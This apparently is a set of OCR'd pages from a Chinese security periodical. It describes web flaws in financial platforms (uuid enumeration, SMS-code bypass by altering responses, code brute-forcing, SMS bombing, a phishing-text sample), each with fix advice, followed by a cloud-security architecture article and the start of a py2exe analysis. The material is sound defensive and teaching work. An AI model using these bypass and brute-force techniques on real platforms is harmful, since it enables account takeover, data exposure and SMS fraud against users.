


2、任意查询用户信息

在对金融交易平台测试的过程中，我们发现大部分平台并未对查询功能进行优化，使用用户的 uid 之类的账号标志参数作为查询的关键字，并且未对查询范围进行控制，导致出现任意信息查询的安全漏洞。该类型漏洞在手机客户端较为常见，如在某交易平台手机商城就发现了任意查询其他用户信息的安全问题。

当点击商城的个人资料修改处，系统会通过将当前用户的 phone_client_uuid 提交到服务器进行查询，调出个人资料的内容。

但由于系统并未对该功能进行访问控制，导致可通过遍历 uuid 的方式查询平台中任意用户的资料，通过工具对 phone_client_uuid 的后 5 位进行爆破尝试，如下图：



通过对返回值的 length 进行筛选，发现成功爆破部分 phone_client_uuid 所对应的用户信息。

代码防护

针对平行权限的访问控制缺失，建议使用基于用户或者会话的间接对象引用进行防护，比方说，一个某个选项包含 6 个授权给当前用户的资源，它可以使用一串特殊的数字或者字符串来指示哪个是用户选择的值，而不是使用资源的数据库关键字来表示，数字和字符串的生成可以结合账号信息进行生成，使得攻击者难以猜测生成的方式。

针对垂直权限的访问控制缺失，建议可以使用缺省拒绝所有的访问机制，然后对于每个功能的访问，可以明确授予特定角色的访问权限，同时用户在使用该功能时，系统应该对该用户的权限与访问控制机制进行校对。

2.3 任意重置用户密码

漏洞描述

在众多的交易平台中，我们发现任意重置用户密码这类型的问题也较为普遍，主要是出现在密码找回、邮箱验证等方面，部分漏洞从技术原理上来说它与越权操作时相似的，即用户越权去修改其他用户的信息，如密保电话、密保邮箱等，由于它敏感性所以我们将它归纳成一类进行探讨。

案例


1、绕过短信验证码

基本所有的金融交易平台都有短信找回密码的功能，但部分短信验证的功能较为不完善导致可被利用重置任意用户的账号，同样

是某金融平台的实际案例：

在已知对方用户名和手机号码的情况下，通过站点的密码找回功能可绕过短信验证码直接重置该账号密码。第 40 页右下角图为密码重置页面。

进入密码重置页面，填入已知可用的会员名和手机号码，并请求“获取手机验证码”，随后任意填入手机验证码并提交。此时对返回数据包进行拦截，并将“IsSuccess”修改为 true，即可直接绕过短信验证码的校验直接进入修改密码的页面。如下图：




该漏洞出现的主要原因在于开发人员在第二步设置新密码时服务端没有对手机验证码进行二次校验，导致当攻击者可以利用修改返回值的方式直接跳转到设置新密码页面，然后重置用户的密码。

2、短信验证码暴力破解

部分金融交易平台为了用户登录方便会设置短信验证码登录功能，但并未对验证码的登录错误次数进行限制，导致可利用验证码爆破的方式强行登录账号。某证券交易平台就曾出现过该安全问题。

该平台使用 6 位数字随机验证码进行登录，但并未对登录错误次数和验证码失效时间进行限制，导致可以暴力破解该验证码强制登录账号。如下图：



同样是通过返回值的 length 字段进行判断是否登录成功。6 位字段的爆破需要较长的时间，但 4 位验证码的爆破时间最慢也仅需要约 5 分钟左右。

代码防护

针对案例一中的漏洞，建议在第二步修改密码时服务端再次验证手机验证码，部分平台所采用的做法是，第一步验证码提交成功后，将验证码隐藏在一个“hidden”表单中，并在第二步修改密码中进行提交，服务端再次验证短信验证码，保证准确性，同时对验证码的错误次数进行限制，当验证错误超过特定次数，当前验证码无效。

针对案例二中的漏洞，同样建议随机验证码设置错误次数限制，当验证错误超过特定次数，当前验证码即无效。

2.4 恶意注册

漏洞描述

恶意注册，是指攻击者利用网站注册功能的安全漏洞，注册大量的垃圾账号，导致系统增多大量无用数据。一般网站开发者为了防止恶意注册的行为，在注册页面均会在加入一些需要人工输入的步骤，比方说短信验证码，邮箱验证等。但是在对金融平台测试的过程中，同样也发现了部分验证功能可被绕过的问题。

案例

1、注册数据包重放绕过验证码

部分金融交易平台为了保证注册用户的真实性，往往都会要求验证手机，并通过发送验证码的方式来保证注册账号并非僵尸账号，但是部分平台的验证码可被多次重放，导致可注册大量垃圾账号，在某交易商城的注册功能就存在该漏洞，下图为注册时需要给手机发送验证码的数据包：

短信码验证完后，直接注册写数据库，通过修改 phoneNum 的值可以实现批量注册账号：

通过修改 phoneNum 的值为 15527xxxx96、15527xxxx97 可成功注册这两个账号：

该漏洞出现的原因在于后台未校验验证码的使用次数和时间，只校验了其准确性，因此可被利用进行多次注册。

代码防护

目前遇到的大部分恶意注册类的安全漏洞均为验证码可被多次使用造成，我们建议后台对验证码的使用进行限制，任何的验证码应为一次性，防止验证码被多次使用。

2.5 恶意短信


漏洞描述

恶意短信是一种类似于 DDoS 的攻击方式，它是利用网站的短信相关的功能，对用户的手机进行长时间的短信轰炸，导致手机瘫痪。除了单纯的短信轰炸之外，我们在测试过程中也发现，部分金融交易平台对所发送的短信内容也并没有进行限制，导致可被利用进行短信欺诈。

案例

1、短信轰炸

在测试的过程中，我们发现众多的金融交易平台仅在前端通过 JS 校验时间来控制短信发送按钮，但后台并未对发送做任何限制，导致可通过重放包的方式大量发送恶意短信。如某交易平台的手机注册处就出现过该类型漏洞。




利用 fiddler 抓取数据包，并进行重放可以绕过前端的限制，大量发送恶意短信。

2、任意短信内容编辑

在某平台的修改绑定手机功能就曾出现过可编辑短信内容的问题。

点击“获取短信验证码”，并抓取数据包内容，如下图。通过分析数据包，可以发现参数 sendData/insrotxt 的内容有客户端控制，可以修改为攻击者想要发送的内容。



将内容修改“恭喜你获得由 xx 银行所提供的 iphone6 一部，请登录 http://www.xxx.com 领取，验证码为 236694”并发送该数据包，手机可收到修改后的短信内容，如下图：

该类型漏洞对系统的影响不大，但若被攻击者利用进行短信欺诈，将严重影响平台的声誉，甚至可能会惹上法律纠纷。

代码防护

针对恶意短信类的安全问题，建议可以通过以下两种方式进行防护：

1. 从服务端限制每个号码的发送频率和每天的发送次数，防止攻击者利用短信接口进行恶意轰炸。

2. 发送短信的内容应直接由系统内部进行定义，客户端可通过数字或字符的方式，对所需要发送的内容进行选择，如 messagetype=1 为密码找回，messtype=2 为注册，然后通过数字来索引要发送的内容。

三、总结

随着社会的进步，互联网金融交易平台将会越来越流行，平台涉及用户信息、资金等敏感信息，因此平台安全性更应受到重视，开发商必须加强开发人员的代码安全意识，建立代码安全开发规范，同时结合第三方渗透测试和代码审计的方式对即将上线的系统进行测试，提高平台的安全性。

能源企业私有云安全防护浅析

行业技术部 王赜

能源企业的私有云数据中心建设正处于高速发展期，在建设的过程中云安全的问题逐步引起了重视，虚拟平台自身的安全、虚拟环境下业务流量的管理和监控、虚拟存储安全以及虚拟机镜像安全等等问题限制了私有云的建设，本文偏重从解决方案维度对私有云下的安全防护提出一些思路和方法。

引言

在过去的几十年中，计算机和互联网技术的发展彻底地改变了人们的工作方式和生活习惯。大型的企业也抛弃了传统的运营模式，开始开展以数据中心为业务运营平台的全新信息服务模式。进入二十一世纪后，随着互联网和云计算的发展，数据中心通过云计算和虚拟化技术动态调整资源以降低运营成本，更加灵活、高效、安全地使用和管理并共享各种资源，通过彻底的技术变革改变了信息产业的商业模式。云计算以及虚拟化技术的发展和应用同时也带来了新的安全威胁，云安全已成为制约云计算技术发展的最大因素。

一．私有云现状

能源企业因业务需求每天需要处理海量的数据和业务需求，包括数万个数据采集点24小时的无间断实时数据采集，上万家分支站点的经营管理数据等，随着企业业务的飞速发展，生产、研发、销售、服务等各个领域的信息化需求也不断增加，面对这些海量的数据及深度的数据，需要稳定、可靠规模庞大的数据中心来进行支撑。

传统数据中心的网络体系结构对底层物理硬件有很大的依赖，更加依赖于专用物理设备，因此部署缓慢、可扩展以及灵活性均很差。此外，由于各种网络服务的管理界面

非常分散，无法进行统一的集中管理，因此相应的运维管理工作非常复杂且容易出错。

综上，能源企业在规划中有望提出构建“具有云计算能力的数据中心”作为其业务发展的支撑平台，在能够实现双活功能和异地灾备的“两地三中心”网络架构中，采用 VMware 服务器虚拟化解决方案，并部署 VMware 虚拟化平台架构软件 vSphere5.5，通过对现有服务器的虚拟化整合，配合 vSphere 的相关组件，实现了虚拟机的快速部署和应用的在线迁移，并支持虚拟机跨数据中心的灵活迁移，极大地降低了安装维护的成本，提高了工作效率。同时利用 VMware HA 功能，实现当物理机和虚拟机发生故障时，自动转移的机制，实现系统灾备，保障了业务的连续性确保企业数据安全和生产业务正常运营。同时通过 vCenter 管理控制平台，实现虚拟应用服务器的资源统一调度和可视化的管理，实现了跨数据中心的管理和控制，降低了管理成本，提高了系统的可扩展性。

二．安全分析与解决思路

云计算模式通过将数据统一存储在云计算服务器中，加强对核心数据的集中管控，比传统分布在大量终端上的数据行为更安全。由于数据的集中，使得安全审计、安全评估、安全运维等行为更加简单易行，同时更容易实现系统容错、高可用性和冗余及灾备恢复。但云计算在带来方便快捷的同时也带来新的挑战。

- 对物理设备的控制缺失
- 同一物理主机上虚拟机之间流量的不可见性
- Hypervisor 脆弱性引入的安全威胁 (虚拟机逃逸等)
- 物理安全边界模糊
- 多租户环境下的数据安全和隐私保护
- 云平台的安全性云服务的可靠性
- ……

云计算中的安全控制其主要部分与其它 IT 环境中的安全控制并没有什么不同，然而，基于采用的云服务模型、运行模式以及提供云服务的技术，与传统 IT 解决方案相比云计算可能面临不同的风险。

—CSA 云计算安全指南

解决云计算环境下的安全问题需要传统 IT 安全技术向云计算环境延伸，同时引入新的安全技术和方法解决云计算环境下特有的安全问题。考虑到云计算环境区别于传统 IT 安全的最大不同在于虚拟化环境下的安全问题，而虚拟环境下的安全又以虚拟流量的识别和检测作为核心。

介于上述原因我们建议在能源行业私有云安全防护方案中考虑三种可行方式：

第一种方式采用云计算环境下的发展趋势——软件定义网络 SDN，基于支持 SDN 的交换机 (如 OpenvSwitch) 和虚拟平台（vCenter）开放的 API 接口，利用 SDN 技术在不影响正常业务的情况下自动识别虚拟机的迁移等业务流变化以及引起的安全需求的变化，从而制定新的安全策略，并根据需求和安全策略将虚拟流量通过 SDN 技术转发到相关的虚拟或实体安全设备上 (通过 SDN 流量调度，安全设备形态和部署比较灵活）进行检测和分析，从而实时有效的保护云计算环境的安全。




图 1 基于 SDN 的安全解决模式




图 2 与 VMware 集成的安全解决模式

第二种方式采用和 VMware 合作的方式，通过合作获得 VMware 开放 NSX 环境和相关 API 及技术支持，将我们的安全设备（如防火墙）虚拟化，结合 VMware 的 NSX 网络虚拟化软件平台，在 NSX 的管理和安全框架下运行，与 VMware 集成的解决方案，解决虚拟环境下流量的检查问题。

以上两种方式在考虑到项目的实际环境和项目周期时均在一定程度上收到了限制，SDN 模式代表了未来的发展趋势，但短期内受限于硬件环境（如支持 OpenFlow 交换机的部署情况），可以在小规模或实验室范围内应用，而在能源企业的私有云建设中暂无法大规模应用。而与 VMware 集成的解决方案在时间上存在不可控因素无法保证项目的顺利运作。

从实际环境和可落地的角度，以第三种方式为例，以项目维度出发，引入能够支持 VMware 相关 API 接口，并可以对虚拟流量进行调度管理的云平台合作伙伴，利用在安全产品和安全服务上的技术优势将二者的特点整合在一起，聚合成为一个具有安全资源池和安全服务能力的云安全服务提供

图 3 与合作伙伴集成的云安全服务平台解决模式

者——云安全服务平台，为私有云提供云化安全服务。

聚合后的云安全服务平台可将网络连接和安全服务抽象成为一个资源池，并使这些服务的使用与底层物理基础架构分离。我们的安全产品如防火墙、入侵防御、Web 应用安全网关等可以以硬件或者软件的形态部署在资源池。而安全服务平台负责虚拟流量的牵引和管理，虚拟流量牵引的过程可以跨越物理主机，通过跨越不连续的集群和网络单元来实现云计算资源的最大利用，使得虚拟流量可以按预先设定并可随时根据网络迁移而调整的安全策略，按需牵引到资源池内的安全设备上，进行相应的安全检测、行为审计和安全防护。

三．私有云防护思路

面向云计算环境，通过云安全服务平台，在云安全服务平台上聚合众多安全能力和安全产品，为能源用户提供高安全等级的信息安全服务，保障用户信息系统的安全可靠运行，解决私有云的安全问题。

云安全服务平台聚合云安全产品和云安全服务能力，按需提供




图 4 云安全服务平台整体框架

安全服务能力和安全态势感知以及展现能力。通过云安全服务平台，将物理及虚拟的网络安全资源进行了整合，在底层抽象为安全资源池里的资源，上层通过云安全服务平台进行智能化的调度和管理，以完成相应的安全功能，从而实现一种灵活的安全防护。可以为私有云上的用户和应用按需提供自助式安全服务，服务范围包括但不局限于基于安全策略的访问控制、入侵行为的检测和防御、抗拒绝服务攻击、Web 应用层的安全检测等等，同时具有兼容其他安全产品，具有可扩容可定制的能力。

在实际项目中，我们主要关注方案设计中包括网络层的安全域划分、对虚拟机、EXSi、vCenter 以及 Hypervisor 的安全加固、虚拟网络安全防护等部分的实现，下面简述下各部分的安全解决思路。

3.1 网络层安全域划分

云计算的应用模式是将不同单位的业务系统和敏感数据集中在云中心内，实现 IT 资源的服务化。由于不同单位的业务系统和敏感数据有不同的安全等级和知悉范围，为了保证各单位业务系统和敏

感数据的安全性，需要将具有相同安全等级、相同业务类别的虚拟计算节点实现可信互联，明确不同安全区域的边界，实现不同区域间的安全隔离，最大限度地保护多租户共享资源环境下用户数据的安全性。为了提高网络的安全性和可靠性，在私有云数据中心网络安全建设的时候就需要采用安全域的规划概念。

在云区域边界中，应保证外部进入到云平台中的数据和访问是安全合规的，同时对于云平台内的数据，在保证机密性、完整性和可用性的前提下对外提供访问，云安全区域边界中要具有针对数据进出和访问控制的相关安全措施，从而保证数据交换和访问的安全性。

在云平台内部的不同区域之间主要依赖于隔离技术，隔离技术主要是实现各层之间防护，不同业务系统之间隔离。云数据中心内部安全虚拟化主要技术是虚拟防火墙技术。随着云计算技术的发展安全虚拟化也日趋成熟，虚拟防火墙可以设置不同的安全策略，分配给不同的租户，各虚拟防火墙之间相互隔离，每个虚拟防火墙之间有各自独立的资源和各自独立的策略，像各自独立的物理防火墙，只是共享了物理资源。

根据能源企业现有的状况，结合私有云的多层次架构体系，在网络层划分了六个主要的安全域，分别为生产区、非生产区、资源区、管理区、服务区以及运维区。其中服务区划分了通用服务区和安全服务区两个安全子域，运维区划分了堡垒机区和认证区两个安全子域。安全区域使用 VRF 技术实现。物理机是承载虚拟机的基础资源，其管理必须得到严格控制，所以采用独立交换机设计强隔离的设备管




图 5 网络层安全域划分

理专网来保障物理机管理的安全性。存储管理专网用于存储设备的管理，采用独立交换机与其它网络隔离，提升存储管理的安全。在安全域划分的基础上，根据各个安全域的功能和安全需要，定制了域间的访问控制策略，细化了各个区域之间的访问控制规则。

3.2 虚拟机、EXSi、vCenter 以及 Hypervisor 的安全加固

在云计算中心各类硬件、软件、协议的具体实现或系统安全策略上都会存在一些缺陷，可以使攻击者在未授权的情况下访问或破坏系统。虚拟化平台的安全问题，以相关的主要组件防护为核心，对 vCenter、虚拟机、EXSi、进行相关的安全加固，根据实际环境共确定了 50 多个相关参数的加固配置，并按类别、名称、加固要求、风险等级、处置措施、安全判定依据、具体加固操作等内容进行具体分类和细化操作。

由于在云计算架构中引入的虚拟化软件层，当资源被虚拟化之后，所有虚拟机客户操作系统和应用针对资源的访问都会被虚拟化软件 Hypervisor 层接管。Hypervisor 自身具有一定的隔离机制，确保其上运行的虚拟机之间不会出现干扰，但很难针对有目的的攻击行为进行有效访问，比如一些 Rootkit 程序能够利用窃取的特权，通过 Hypervisor 自身的安全漏洞访问或篡改系统内存中的数据，从而威胁上层虚拟机。其次，因为 Hypervisor 自身的隔离机制粒度不足，仅仅是进程空间的隔离，而对进程内部发生的访问越界也很难防范，介于此对 Hypervisor 的安全加固也势在必行。

我们的远程安全评估系统虚拟化版本可在 VMware ESX 上直接加载启动，部署方便快捷，适合虚拟化平台的大规模部署，可对虚拟化平台内的数百种安全漏洞进行深度挖掘，虚拟环境下的漏洞摘要如下（仅对特性问题举例）：

- VMware ESXi/ESX/View 缓冲区溢出漏洞（CVE-2012-1510)
- 多款 VMware 产品拒绝服务漏洞 (CVE-2014-1208)(VMSA-2014-0001)
- VMware vCenter, ESXi, ESX NFC 协议内存破坏漏洞（CVE-2013-1659）(VMSA-2013-0003)
- VMware vSphere 和 vCOps 多个安全漏洞(CVE-2011-4109）(VMSA-2012-0013)
- 多个 VMware 产品客户端身份验证内存破坏漏洞 (CVE-2013-1405)(VMSA-2013-0001)
- VMware ESX/ESXi 拒绝服务漏洞 (CVE-2014-1207)(VMSA-2014-0001)
- ……

此外我们对虚拟环境下的渗透攻击和安全漏洞的挖掘也有深入的研究，尤其对 Hypervisor 层，其在重要虚拟平台组件上的安全评估和加固工作是对远程安全评估系统的虚拟化版本的有效补充。通过人工方式对虚拟化环境下可挖掘的风险隐患如下（仅对特性问题举例）：

- Hypervisor 系统漏洞
- 接口安全（Hypervisor 接口，管理接口，应用接口）
- 资源耗尽（因为漏洞导致的资源耗尽，错误 / 恶意配置资源池导致的资源耗尽）
- 云管理平台 / 虚拟化管理平台自身业务漏洞
- 虚拟机 Web 控制台 /VNC 控制台虚拟机密码明文存储
- 嗅探攻击（在一个 Hypervisor 内，虚拟机间可互相嗅探）
- ……

3.3 虚拟网络安全防护

云计算平台上将运行多种应用系统，这些业务系统运行在不同的虚拟机逻辑主机上，必须对运行不同业务的虚拟机之间进行隔离，保护信息资产免遭非授权访问。针对云计算环境下虚拟网络存在的安全问题，基于 OpenvSwitch 技术，实现用户可控虚拟机安全管理、虚拟安全域划分、安全域间访问控制、虚拟流量管理检测等功能，解决云计算环境下因广泛采用虚拟化技术而带来的网络边界模糊、网络无序不可控等问题。

在云计算的环境中，增加了虚拟机之间的虚拟交换组件，使得安全计算域的划分、域内的结构安全、访问控制、边界完整性和通讯保密性等都变得较为复杂。针对虚拟内部网络 VLAN 数据隔离、过滤和基于 VLAN 的策略执行，虚拟机之间的隔离等，都采用虚拟防火墙来实现。虚拟防火墙的优势是可以在虚拟主机环境下进行访问控制，通过运行虚拟防火墙，不用改变 VLAN 和拓扑的访问控制，提高网络可靠性。

在虚拟环境中，大部分的域间访问、租户的网络边界安全等问题可以考虑通过虚拟流量牵引技术牵引到物理防火墙上进行访问控制及安全策略的实现，但实际环境下并不是这一情境最理想的选择。在虚拟环境下大多数的虚拟流量都是东西向的，迫使流量纵向通过物理防火墙是低效且昂贵的，因为这样操作会增加为虚拟机流量提供服务的物理端口数量，所以建议部署虚拟防火墙来实现资源利用的最大化。

对于其它的如入侵检测 / 防御、安全审计、Web 应用层安全、恶意代码检测等等需求则可以通过云安全服务平台提供按需服务，其实现形式也根据具体情况采用虚拟化产品或者物理实体设备来提供安全能力的支撑，在此就不一一赘述其具体的需求和实现方式。

总之针对云计算环境的特点，通过聚合的云安全服务平台，实现统一的管理监控、策略配置、报警响应、日志分析等多种管理功能。其安全资源池内包括防火墙、IPS/IDS、内容过滤系统、安全审计系统、防病毒网关等等安全组件，具有系统集中监控、策略统一配置和报表综合管理等多种功能，极大地提高了用户的安全管理工作效率。

3.4 私有云环境下的其它安全问题

数据安全

云平台数据安全主要是包括存储系统的容灾备份系统、数据安全加密以及数据的迁移设计。利用容灾备份系统能够确保存储系统由于不可抗因素被破坏后，备份存储系统能够及时恢复关键数据，并且保障上层应用的可用性，同时保障数据的安全性。另外，在进行关键数据的存储时，将采用加密存储技术，关键信息经过符合我国密码管理局要求的加密算法进行处理后存储到系统当中，确保数据的机密性。当存储系统内出现故障时，可以利用数据迁移系统将数据及时转移到安全设备上，确保数据的可用性。同时，将经常被访问的热点数据迁移到高速存储设备上，提高数据的访问速度，将不经常被访问的冷数据迁移到访问速度较慢，但价格低廉的存储设备上，从而降低存储成本。通过在云平台中实施数据加密、容灾备份以及迁移技术，从而确保云平台存储层数据的安全性、可靠性以及可用性。

虚拟节点防护

云计算环境针对虚拟节点的防护通过节点安全代理实现 Hypervisor 层更严格的虚拟资源隔离功能。云安全服务平台采用一种基于系统调用拦截的虚拟资源隔离技术来实现虚拟资源的隔离和访问控制。通过对上层虚拟机的系统调用、内存访问和磁盘 I/O 进行拦截并监控，跟踪内存访问是否越界，磁盘 I/O 访问对应的文件操作是否符合访问控制策略。对于用户的静态数据，通过在虚拟机监视器源码中加入事件钩子函数和存储监控模块，对虚拟磁盘的访

问事件进行监控，可以实现对用户数据的实时监控和隔离保护，防止非法访问。对于用户进程中参与计算的动态敏感数据，则通过对用户进程的内存页进行实时监控，从而预防用户敏感数据在运行过程中被窃取和篡改。

虚拟镜像安全

虚拟机镜像文件、快照文件、模板文件是用户使用云计算的重要资源，通常保存用户安全属性和配置相关的重要信息，必须确保其完整性，并且在必要的时候也应进行加密保护，以防止被篡改或在传输复制过程中被破坏或信息的泄露。

云安全防护平台利用虚拟机透明加解密技术能够对虚拟机镜像文件在每次虚拟机启动时进行加载前的静态度量，只有在与上次关闭时的值匹配才能启动；并且在运行结束后重新进行度量更新。该机制能够防止虚拟机在静态保存时被恶意篡改，使用户能够获知虚拟机镜像在云端的安全存储状态。同时为虚拟机镜像文件建立同物理主机的绑定关系，使得虚拟机镜像文件或模版文件只能在特定的主机环境下才能解封并运行，防止了虚拟机镜像、快照或模版文件被非法拷贝到其他主机上运行，造成用户信息的泄露。

虚拟用户数据隔离

云安全防护平台采用基于安全标记的强制访问控制技术，对应用软件进行有效控制，在虚拟机操作系统创建以应用软件为核心的安全隔离域，隔离域内的进程被限制在作用范围内，隔离域外的进程被限制访问域内资源，这样不仅可以实现不同应用软件间的安全隔离，也能够有效的提升应用系统的自我免疫能力和抗攻击能力。

私有云安全监控

云计算环境下的安全监控相比传统的流量监控，除了能够支持传统云数据中心物理网络设备的流量，也将对虚拟网络流量，虚拟机之间的流量进行全方位的监控。另外，和传统监控系统不同，云安全监控将更加关注云数据中心的运行状态，能够让用户从全局把握私有云数据中心整体的运行态势。

云安全服务平台提供的云安全监控能够对私有云数据中心的所有物理网络和虚拟网络中发生的流量进行全方位、多粒度、多层次的采集、分析和挖掘。通过对流量数据的分析，对应用进行识别，发现虚拟网络和物理网络设备及服务器主机的异常。通过对网络流量状况进行全局的精细分析、对关键业务的性能进行实施监测，提供私有云数据中心物理和虚拟网络运行状况的分析报告，完成快速故障定位，并能够协助对网络攻击行为进行识别和溯源。

后记

我们建设的云安全服务平台可以高效、敏捷的为私有云平台及其虚拟化环境提供按需的安全服务能力支撑，有效合理的利用了资源，并提供了可扩展安全服务空间的结构，符合云计算环境下安全服务理念。

四． 参考文献

《云计算服务安全能力要求》

《云安全指南》——CSA

云安全解决方案介绍——刘文懋

py2exe原理剖析

安全研究部 陈庆

py2exe 可以将 Python 代码打包成独立可执行的 EXE，有助于向未安装 Python 运行环境的用户分发某些小工具。某些恶意软件用 Python 开发，然后用 py2exe 打包成 EXE 并传播。本文从逆向工程的角度介绍 py2exe 的实现原理，剖析其生成的 EXE 格式。

一、解析 EXE

假设有 rom0scan.py，经 py2exe 处理得到 rom0scan.exe。

py2exe 生成的 EXE 主要由三部分组成。


第一部分是名为 "PYTHON27.DLL" 的资源，这里存放的就是 python27.dll。我们只考虑 py2exe 参数 bundle_files 设为 1 的情形，此时 Python 解释器内嵌在 EXE 中。

第二部分是名为 "PYTHONSCRIPT" 的资源，这里存放序列化之后的 rom0scan.pyc 或 pyo。

第三部分是名为 library.zip 的数据，它简单地附加在 EXE 尾部 (overlay)。这里面包含 rom0scan.py 所依赖的各种库文件。py2exe 参数 zipfile 可以更改这个行为，如果不为 None，将在文件系统中生成指定名字的压缩包，此时没有 overlay, 可以在 zipfile 中指定相对路径。

